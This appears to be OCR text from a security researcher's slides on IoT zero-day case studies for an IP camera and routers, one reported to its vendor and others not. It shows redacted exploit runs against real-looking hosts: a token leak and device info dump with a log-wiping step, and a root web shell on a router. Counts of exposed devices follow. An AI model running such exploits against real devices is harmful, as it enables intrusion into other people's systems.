
Binwalk

Hashcat

Netcat

CASE STUDY

CASE STUDY



IOT_0DAY

ROUTERS [2021]
(NO REPORT YET)

RCE

Reverse shell

MISCONFIGURED SERVER

Extract Binary

HARDCODED CRED

FTP Server

IP CAM [2025]
(REPORTED TO VENDOR)

INSECURE IMPLEMENTATION

User takeover


CASE STUDY

DEVICE TYPE: IP CAM


YEAR DISCOVRED: 2025

REPORTED DATE: 25/03/2025

VULNERABILITY: INSECURE IMPLEMENTATION



```
➜ exploits python3 [redacted]-IPC.py --mode INFO --host [redacted].143.93
[+] Vulnerable!
    - stok: [redacted]f9tIVcF
[+] Get device info
{'system': {'clock_status': {'seconds_from_1970': 1745157065, 'local_time': '20
', 'zone_id': 'Asia[redacted]', 'timezone': 'UTC[redacted])', 'language': 'English
enabled': 'off', 'synced': '1', 'dst_savings': '60', 'dst_offset': 'DST-10%3a00
': '0', 'end_hour': '2', 'dst_ver': '1'}}, 'device_info': {'info': {'device_mod
', 'model_description': 'IPC', 'device_name': '[redacted]', 'cover_reg_r
fo': {'device_type': 'SECUR.IPCAM', 'device_info': '[redacted]',
[redacted]', 'device_name': '[redacted]', 'hw_version': '1.0', 'device_a
5', 'fw_cur_id': '[redacted]C2B011E7', 'oem_id': '[redacted]
md5'}}, 'network': {'wan_status': {'ipaddr': '[redacted]', 'netmask': '255.
cp', 'error_code': 0, 'link_status': 1, 'up_time': 764202, 'up_speed': 0, 'down
 'dhcp', 'wan_rate': 'auto', 'fac_macaddr': '[redacted]', 'proto': 'dhcp
, 'encode_type': 'H264', 'resolution': '2560*1440', 'bitrate_type': 'vbr', 'nam
[+] !!OPSEC!! Cleaning the log!
➜ exploits 
```



TOTAL RESULTS

1,069

TOP COUNTRIES

Korea, Republic of	605
Japan	148
Taiwan	49
Spain	23
Hungary	23

More...


CASE STUDY

DEVICE TYPE: ROUTER

YEAR DISCOVRED: 2021

REPORTED DATE: N/A

VULNERABILITY: MISCONFIGURED SERVER, RCE




```
➜ exploits-collections python3 [redacted] http://[redacted].33.213/
[+] script uploaded!
command[http://[redacted].33.213/]> id && whoami
uid=0(admin) gid=0(admin)

command[http://[redacted].33.213/]> uname -a
Linux [redacted] 2.6.36+ #199 Mon Sep 9 14:15:42 [redacted] 2019 mips unknown

command[http://[redacted].33.213/]> ls
web
networkoption.cgi
update.cgi
lte.cgi
ExportTrafficLog.sh
nms.cgi
admin.cgi
bip.cgi
systemutil.cgi
wireless.cgi
ExportvpnLog.sh
serialmodem.cgi
modem.cgi
traffic.cgi
firewall.cgi
serial.cgi
gmmp.cgi
internet.cgi
x.php

command[http://[redacted].33.213/]> 
```



TOTAL RESULTS


1,317

TOP PORTS

80	1,312
8080	3
8084	1

CASE STUDY

DEVICE TYPE:	ROUTER
YEAR DISCOVRED:	2021
REPORTED DATE:	N/A
VULNERABILITY:	RCE, HARDCODED CRED[FTP CRED]

